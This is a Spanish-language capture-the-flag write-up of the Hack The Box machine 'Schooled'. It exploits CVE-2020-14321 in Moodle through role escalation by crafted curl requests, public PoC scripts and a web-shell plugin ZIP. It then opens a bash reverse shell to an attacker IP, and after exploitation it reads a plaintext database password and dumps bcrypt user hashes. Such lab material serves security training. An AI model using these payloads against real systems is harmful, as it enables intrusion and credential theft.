


Ilustración 17. Cuenta de usuario robada

En el repositorio indicado se nos hace referencia a una serie de parámetros los cuales nos garantizaran el rol de **mánager** en el curso del cual somos profesores. Los parámetros y url son los siguientes:

```
59 data= {
60     "mform_showmore_main" : "0",
61     "id" : id_course,
62     "action" : "enrol",
63     "enrolid" : enrolid,
64     "sesskey" : sess_key,
65     "_qf__enrol_manual_enrol_users_form" : "1",
66     "mform_showmore_id_main" : "0",
67     "userlist[]" : id_user,
68     "roletoassign" : "1",
69     "startdate" : "4",
70     "duration" : ""
71 }
72 r = sess.get(url + "/enrol/manual/ajax.php", params=data,proxies=proxies)
```

Ilustración 18. Configuración de payload

Todos los parámetros los encontramos dentro de la sesión del usuario a vulnerar como vemos en las siguientes ilustraciones:

```

~/Machines/HTB/Schooled/recon curl -X GET http://moodle.schooled.htb/moodle/enrol/manual/ajax.php -H "Cookie: MoodleSession=@ivrcn2ajtlov1d67e04unm8m" --data-urlencode "id=5"
{"error": "A required parameter (id) was missing", "errorcode": "missingparam", "stacktrace": null, "debuginfo": null, "reproductionlink": null}

~/Machines/HTB/Schooled/recon curl -X GET "http://moodle.schooled.htb/moodle/enrol/manual/ajax.php?id=5" -H "Cookie: MoodleSession=@ivrcn2ajtlov1d67e04unm8m"
{"error": "A required parameter (action) was missing", "errorcode": "missingparam", "stacktrace": null, "debuginfo": null, "reproductionlink": null}

~/Machines/HTB/Schooled/recon curl -X GET "http://moodle.schooled.htb/moodle/enrol/manual/ajax.php?id=5&action=enrol" -H "Cookie: MoodleSession=@ivrcn2ajtlov1d67e04unm8m"
{"error": "A required parameter (sesskey) was missing", "errorcode": "missingparam", "stacktrace": null, "debuginfo": null, "reproductionlink": null}

```

Ilustración 19. Ejecución exploit #1

```

1 <!DOCTYPE html>
2
3 <html dir="ltr" lang="en" xsl:lang="en">
4 <head>
5   <title>Maths: Participants</title>
6   <link rel="shortcut icon" href="http://moodle.schooled.htb/moodle/theme/images.php?boost/theme/1608386799/favicon" />
7   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
8   <meta name="keywords" content="moodle, Maths: Participants" />
9   <meta name="stylesheet" type="text/css" href="http://moodle.schooled.htb/moodle/theme/yui_combo.php?rollup/3.17.2/yui-moodlesimple-min.css" /><script id="firstthemesheet" type="text/css"/>* Required in order to fix style inclusion problems in IE with YUI */</script>
10 </head>
11 <[[CDATA[
12 var M = {}; M.yui = {};
13 M.pageLoadStartTime = new Date();
14 M.cfgr = {wrootport:'http://\moodle.schooled.htb/moodle/name.php?split=1',componetsystemmodule:'core/systemmodule',sessiontimeout:'28800','themerev':'1608386799','slashesarguments':1,'theme':'boost','iconsystemmodule':'core/icon_system_fontawesome','jsrev':'1608386799','admin':'admin','svcicorepathcomponent':'base','base':'http://\moodle.schooled.htb/moodle/lib/yuilib/3.17.2/','combobase':'http://\moodle.schooled.htb/moodle/theme/yui_combo.php?','combine':'true','filter':'null','insertBefore':'firstthemesheet','groups':{'yui2':{'base':'http://\moodle.schooled.htb/moodle/lib/yuilib/3.17.2/'},'yui3':{'base':'http://\moodle.schooled.htb/moodle/theme/yui_combo.php?'}}};
15 M.yui.loader = {modules: {}};
16
17 //]]>
18 </script>

```

Ilustración 20. Campo 'sesskey'

```
~/Machines/HTB/Schooled/recon curl -X GET "http://moodle.schooled.htb/moodle/enrol/manual/ajax.php?id=5&action=enrol&sesskey=Gtl6ElV9QI" -H "Cookie: MoodleSession=0ivrcon2ajtlov1d67e04unm8m"
{"error": "A required parameter (enrolid) was missing", "errorcode": "missingparam", "stacktrace": null, "debuginfo": null, "reproductionlink": null}
```

Ilustración 21. Ejecución exploit #2

Not Secure view-source:http://moodle.schooled.htb/moodle/user/index.php?id=5

90% ☆

mo"><div class="form-inline"><div class="btn-group"><input type="button" id="checkall" class="btn btn-secondary" value="Select all 22 users" data-target-page-size="22" /></div><div><label for="formactionid" class="col-form-label d-inline">With selected users...</label>
the laws of their jurisdictions.<lt;/p><gt;

moodle.schooled.htb/moodle/enrol/manual/manage.php?id=enrolusersbutton-2"><div><input type="submit" value="Enrol users" class="btn btn-secondary my-1" /><input type="hidden" name="enrolid" value="10" /><input type="hidden" name="id" value="5" /></div></form></div>

Ilustración 22. Campo 'enrolid'

```
~\Machines\HTB\Schooled\recon curl -X GET "http://moodle.schooled.htb/moodle/enrol/manual/ajax.php?id=5&action=enrol&sesskey=Gtl6ElV9QI&enrolid=10&qf_enrol_manual_enrol_users_form=1&mform_showmore_id_main=0&userlist[]=24&roletoassign=1&startdate=4&duration=" -H "Cookie: MoodleSession=0ivrcon2ajtlov1d67e04unm8m" {"success":true,"response":{},"error":"","count":1}
```

Ilustración 23. Ejecución exploit #3

Una vez llevamos la ejecución completa de la petición con todos los parámetros, al revisar los roles del usuario dentro del curso vemos que contamos con el rol de Manager. Esto nos indica que se ha ejecutado de manera correcta.

☐		Jake Morris	morris_jake89@student.schooled.htb	Student	No groups	Never	Active
☐		Michael Nash	nash_michael89@student.schooled.htb	Student	No groups	Never	Active
☐		Sheila Orchid	orchid_sheila89@student.schooled.htb	Student	No groups	Never	Active
☐		Manuel Phillips	phillips_manuel@staff.schooled.htb	Manager Teacher	No groups	2 secs	Active
☐		Allan Pierce	pierce_allan89@student.schooled.htb	Student	No groups	Never	Active
☐		Wallis Sanders	sanders_wallis89@student.schooled.htb	Student	No groups	Never	Active

Ilustración 24. Resultado tras explotar la vulnerabilidad

Una vez hecho esto, el próximo paso para lograr el RCE es subir un plugin por medio de un ZIP malicioso el cual contiene una web Shell, pero de manera manual encontramos algunos impedimentos, por lo que entendemos que hace falta alguna acción complementaria que hemos pasado por alto.




Ilustración 25. Problemas #1

Tras pruebas manuales, decidimos lanzar los exploits encontrados, tanto el de GitHub como el de DB-Exploit, donde encontramos los siguientes resultados:

El Exploit base de GitHub no funciona correctamente.

```

~/Machines/HTB/Schooled/exploit python3 cve-2020-14321.py -url http://moodle.schooled.htb -cookie @ivrcon2ajtlov1d67e04unm8m -cmd whoami
***CVE 2020 14321***
How to use this PoC script
Case 1. If you have valid credentials:
python3 cve202014321.py -u http://test.local:8080 -u teacher -p 1234 -cmd=dir
Case 2. If you have valid cookie:
python3 cve202014321.py -u http://test.local:8080 -cookie=37ov37abn9kv22gj7enred9bl7 -cmd=dir

[+] Your target: http://moodle.schooled.htb
[+] Logging in to teacher
[+] Teacher logins successfully!
[-] Exploitation was failed! It was fixed!

```

Ilustración 26. Problemas #2

El Exploit de DB-Exploit vemos que lleva a cabo la ejecución de comandos correctamente

```

~/Machines/HTB/Schooled/exploit python3 50180.py http://moodle.schooled.htb/moodle --cookie @ivrcon2ajtlov1d67e04unm8m
CVE-2020-14321 by lanz
Moodle 3.9 - Remote Command Execution (Authenticated as teacher)
Course enrolments allowed privilege escalation from teacher role into manager role to RCE

[+] Login on site: MoodleSession:@ivrcon2ajtlov1d67e04unm8m /unm8m
[+] Updating roles to move on manager account: ✓
[+] Updating rol manager to enable install plugins: ✓
[+] Uploading malicious .zip file: ✓
[+] Executing whoami: ✓

www

[+] Keep breaking ev3rYthiNg!!

```

Ilustración 27. Ejecución de RCE

Pero encontramos un problema, cada vez que lanzamos el Exploit la sesión es cerrada, por lo que debemos de llevar a cabo de nuevo el robo de sesión y posteriores pasos. Pero en cierta ejecución, al recargar el navegador nos encontramos con lo siguiente.

Nos encontramos logueados con el mismo usuario pero en nombre de otro, siendo este segundo usuario uno con más permisos en la plataforma, con acceso a la administración del sitio.




Ilustración 28. Cuenta de usuario impersonada

Podemos entonces acceder a la funcionalidad que nos permite instalar plugin mediante archivos ZIP. Aquí instalaremos el ZIP (https://github.com/HoangKien1020/Moodle_RCE/blob/master/rce.zip) que queríamos instalar con los exploits anteriormente ejecutados.




Ilustración 29. Funcionalidad de instalación de plugin




Ilustración 30. Subida de plugin en formato ZIP

moodle.schooled.htb

Install plugin from ZIP file

Validating block_rce ... OK

Validation successful, installation can continue

Continue Cancel

Ilustración 31. Instalación de plugin

Una vez instalado el ZIP, visitamos la ruta indicada donde se encuentra la web shell y vemos que tenemos un RCE en toda regla.




Ilustración 32. Ejecución de RCE vía Web Shell

Para llevar a cabo un trabajo más cómodo ejecutaremos los comandos desde BurpSuite, donde nuestro próximo paso es lanzar una Reverse Shell que nos permita acceder al servidor de una vez por todas.




Ilustración 33. Ejecución de Reverse Shell

```
bash+-c+'bash+-i+%26+/dev/tcp/10.10.14.163/4444+0>%261'
```

Código 3. Reverse Shell

Con el Puerto a la escucha correspondiente recibimos la shell de manera correcta.




Ilustración 34. Recepción de Reverse Shell

3. POST-EXPLOTACION

En el momento de postexploitacion vemos que nos encontramos logueados con el usuario **www**, y que al revisar la flag de usuario no tenemos acceso a ninguno de los directorios de usuarios existentes en el sistema, por lo que deberemos de loguearnos como ciertos usuarios para obtener la flag.

```
[www@Schooled /home]$ ls
total 5
drwxr-xr-x  4 root  wheel  4 Oct 29  2021 .
drwxr-xr-x 16 root  wheel 16 Feb 26  2021 ..
drwx----- 2 jamie  jamie 11 Feb 28  2021 jamie
drwx----- 5 steve  steve 14 Mar 17  2021 steve
[www@Schooled /home]$ id
uid=80(www) gid=80(www) groups=80(www)
[www@Schooled /home]$
```

Ilustración 35. Usuarios del sistema

Revisando archivos del sistema, vamos en busca de credenciales relacionadas con Moodle, debido a que esto puede tener algún tipo de relación con el servidor en el que se encuentra instalado en caso de que se hagan mantenimientos y el usuario que realice tales tareas cuente con las mismas credenciales tanto en la plataforma como en el servidor.

Encontramos de manera inicial las credenciales en texto plano del usuario con el que se realizan las consultas en la base de datos.

```
[www@Schooled /usr/local/www/apache24/data/moodle]$ cat config.php
<?php // Moodle configuration file

unset($CFG);
global $CFG;
$CFG = new stdClass();

$CFG->dbtype      = 'mysqli';
$CFG->dblibrary   = 'native';
$CFG->dbhost      = 'localhost';
$CFG->dbname      = 'moodle';
$CFG->dbuser      = 'moodle';
$CFG->dbpass      = 'PlaybookMaster2020';
$CFG->prefix      = 'mdl_';
$CFG->dboptions   = array (
    'dbpersist' => 0,
    'dbport'    => 3306,
    'dbsocket'  => '',
    'dbcollation' => 'utf8_unicode_ci',
);

$CFG->wwwroot    = 'http://moodle.schooled.htb/moodle';
$CFG->dataroot    = '/usr/local/www/apache24/moodledata';
$CFG->admin       = 'admin';

$CFG->directorypermissions = 0777;

require_once(__DIR__ . '/lib/setup.php');

// There is no php closing tag in this file,
// it is intentional because it prevents trailing whitespace problems!
[www@Schooled /usr/local/www/apache24/data/moodle]$
```

Ilustración 36. Credenciales BBDD

En el momento de ejecutar el comando **mysql** para hacer uso de la base de datos del sistema o **python** para sanear la shell, se nos muestra un mensaje de que no se encuentran los comandos. A esto le sumamos que la ruta en la que nos encontramos no es la típica de un sistema UNIX para albergar el servidor web.

Si comprobamos la existencia de Python vemos que en efecto existe, por lo que no se debe de llevar a cabo una búsqueda correcta del binario. Al inspeccionar la variable PATH, vemos que la ruta donde se encuentra instalado Python no se define en tal variable, por lo que simplemente debemos editar esta para que tal funcione sin necesidad de indicar en todo momento la ruta absoluta hasta el programa.

```
[www@Schooled /usr/local/www/apache24/data/moodle]$ ls /usr/local | grep bin
drwxr-xr-x 3 root wheel 560 Mar 1 2021 bin
drwxr-xr-x 2 root wheel 47 Feb 28 2021/sbin
[www@Schooled /usr/local/www/apache24/data/moodle]$ ls /usr/local/bin | grep python
[www@Schooled /usr/local/www/apache24/data/moodle]$ ls /usr/local/bin | grep python3
lrwxr-xr-x 1 root wheel 9 Feb 20 2021 python3 -> python3.7
lrwxr-xr-x 1 root wheel 16 Feb 20 2021 python3-config -> python3.7-config
-r-xr-xr-x 2 root wheel 5248 Feb 20 2021 python3.7
lrwxr-xr-x 1 root wheel 17 Feb 20 2021 python3.7-config -> python3.7m-config
-r-xr-xr-x 2 root wheel 5248 Feb 20 2021 python3.7m
-r-xr-xr-x 1 root wheel 2936 Feb 20 2021 python3.7m-config
[www@Schooled /usr/local/www/apache24/data/moodle]$ which python3
[www@Schooled /usr/local/www/apache24/data/moodle]$ echo $PATH
/sbin:/bin:/usr/sbin:/usr/bin
[www@Schooled /usr/local/www/apache24/data/moodle]$
```

Ilustración 37. Enumeración de binarios

Una vez editamos la variable del sistema vemos que ahora si se identifica el binario de manera normal.

```
[www@Schooled /usr/local/www/apache24/data/moodle]$ PATH=/usr/local/bin:$PATH
[www@Schooled /usr/local/www/apache24/data/moodle]$ which python3
/usr/local/bin/python3
[www@Schooled /usr/local/www/apache24/data/moodle]$
```

Ilustración 38. Edición de variable PATH

Hecho esto vamos a inspeccionar la base de datos que se encuentra en el sistema.

```
[www@Schooled /usr/local/www/apache24/data/moodle]$ mysql -u moodle -p
mysql -u moodle -p
Enter password: PlaybookMaster2020

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 1499
Server version: 8.0.23 Source distribution

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

moodle@localhost [(none)]>
```

Ilustración 39. Acceso a GDBD

Como es de esperar encontramos la base de datos de la cual hace uso el CMS.

```
moodle@localhost [(none)]> show databases
show databases
-> ;
+-----+
| Database |
+-----+
| information_schema |
| moodle |
+-----+
2 rows in set (0.00 sec)

moodle@localhost [(none)]> use moodle;
use moodle;
Database changed
moodle@localhost [moodle]> show tables;
show tables;
+-----+
| Tables_in_moodle |
+-----+
| mdl_analytics_indicator_calc |
| mdl_analytics_models |
| mdl_analytics_models_log |
| mdl_analytics_predict_samples |
| mdl_analytics_prediction_actions |
| mdl_analytics_predictions |
| mdl_analytics_train_samples |
| mdl_analytics_used_analysables |
| mdl_analytics_used_files |
| mdl_assign |
| mdl_assign_grades |
| mdl_assign_overrides |
+-----+
```

Ilustración 40. BBDD Moodle

Como tablas relevantes para nuestro cometido encontramos **mdl_user**, donde vemos que se albergan los datos relativos a los usuarios registrados en la plataforma.

```
moodle@localhost [moodle]> describe mdl_user;
describe mdl_user;
```

Field	Type	Null	Key	Default	Extra
id	bigint	NO	PRI	NULL	auto_increment
auth	varchar(20)	NO	MUL	manual	
confirmed	tinyint(1)	NO	MUL	0	
policyagreed	tinyint(1)	NO		0	
deleted	tinyint(1)	NO	MUL	0	
suspended	tinyint(1)	NO		0	
mnethostid	bigint	NO	MUL	0	
username	varchar(100)	NO			
password	varchar(255)	NO			
idnumber	varchar(255)	NO	MUL		
firstname	varchar(100)	NO	MUL		
lastname	varchar(100)	NO	MUL		
email	varchar(100)	NO	MUL		
emailstop	tinyint(1)	NO		0	
icq	varchar(15)	NO			
skype	varchar(50)	NO			
yahoo	varchar(50)	NO			
aim	varchar(50)	NO			
msn	varchar(50)	NO			
phone1	varchar(20)	NO			
phone2	varchar(20)	NO			

Ilustración 41. Columnas de tabla mdl_user

Encontramos usuarios y contraseñas hasheadas.

```
moodle@localhost [moodle]> select username,password from mdl_user;
select username,password from mdl_user;
```

username	password
quest	\$2y\$10\$u8DkSWjhZnQhBk1a0g1ug.x79uhkx/sa7euU8TI4FX4TCaXK6uQk2
admin	\$2y\$10\$3D/gznFHDpV6PXt1cLPhX.ViTgs87DCE5KqphQhGYR5GFbcl4qTiW
bell_oliver89	\$2y\$10\$N0feG6afBvl.g6LNBKXPV0pkvs8y/axSPyXb46HiFP3C9c42dhvgK
orchid_sheila89	\$2y\$10\$YMsy0e4x4vKq7HxMsDk.OehnmAcc8tFa0Lzj5b1Zc8IhqZx03aryC
chard_ellzabeth89	\$2y\$10\$D0Hu9XehYbTxNsF/uZrxXeRp/6pmT1/6A.Q2CZhbR26LCPTf68wUC
morris_jake89	\$2y\$10\$UieCKjut2IMigLWqRckSzerF.8AnR8Nt0LFmDUCa90lair7LndRy
heel_james89	\$2y\$10\$sjk.jJKsfnLG4r5rYytMge4sJWj4ZY8xeWRIrepPJ8oWlynRc9Eim
nash_michael89	\$2y\$10\$yShrs/zCD1Uoy0JMZPCDB.sawGsPurPyQZ4eAS50jGZUp8zsqF8tu
singh_rakesh89	\$2y\$10\$Yd52KrjMGJwPUeDQRU7wNu6xjTMobTWq3eEzMWa2KsfAPAcHSUPu
taint_marcus89	\$2y\$10\$Kf04L15EIng2Z2R4cCkdb0Hyh5rKwnG4csQ0gWUeu2bJGt4Mxswoa
walls_shaun89	\$2y\$10\$EDXwQZ9Dp6UNHjAF.ZXY2uKV5NBjNBiLx/WnwHiQ87Dk90yZHf3ga
smith_john89	\$2y\$10\$YRdwHxftP0on0Yzd2jkNe/YE/9PDv/YC2aVtC97mz5RZnqsZ/5Em
white_jack89	\$2y\$10\$PRY8LErZpSKT7YuSxLWnt0WK/5LmSEPYLafDd13Nv36MxLT5y0ZqK
travis_carl89	\$2y\$10\$V0/MIuHhZGoZmWiY7j0xz.Gu8xeThHXCCzYB0nYsZr7J5PZ95gj9S
mac_amy89	\$2y\$10\$Pg0U/KKquLGxowyzPCUsi.QRTUIrPETU7q1DEDv2Dt.xAjPlTGK3i
james_boris89	\$2y\$10\$N4hgccQNNM9oWJ0m2uy1LuN50EtVcba/1MgsQ9P/hcwErzAYUtzWq
pierce_allan	\$2y\$10\$ia9fKz9.arKUUBbaGo2FM.b7n/QU1WDAFRafgD6j7uXtzQxLyR3Zy
henry_william89	\$2y\$10\$qqj67d57dL/XzjCgE0Qd1i.ION66fK0TgwCFou9yT6jbR7pFRXHmIu
harper_zoe89	\$2y\$10\$mnYTPVYjDwQtQuZ9etlFmeiuIqTiYxVYkmruFIh4rWfKc3V1Y0zPy
wright_travis89	\$2y\$10\$XFE/IKSMPg21lenhEfUoVemf40rtLEL6w2kLIJdyce00ivRB7wnpm
allen_matthew89	\$2y\$10\$KfYnbkwG.vqrorLLAz6hT.p0RqvBwZK2kiLHT9v3SHGa8XTCKbwTZq
sanders_wallis89	\$2y\$10\$br9VzK6V17zJttyB8jK9Tub/1l2h7mgX1E3qcUblL.GY.JtIBD65u
higgins_jane	\$2y\$10\$N9SrsMwmIU.egHN60RleA0auTK2XShvjsCS0tAR6m54hR1Bba6ni2
phillips_manuel	\$2y\$10\$ZwxEs65Q0g08rN8zpVGU2eYDvAoVmWYEHBPovIhr8HZGBvEYEG
carter_lianne	\$2y\$10\$ju.KgN/SIpG2MAKvW8qdiub67JD7STqIER1VeRvAH4fs/DPF57JZe
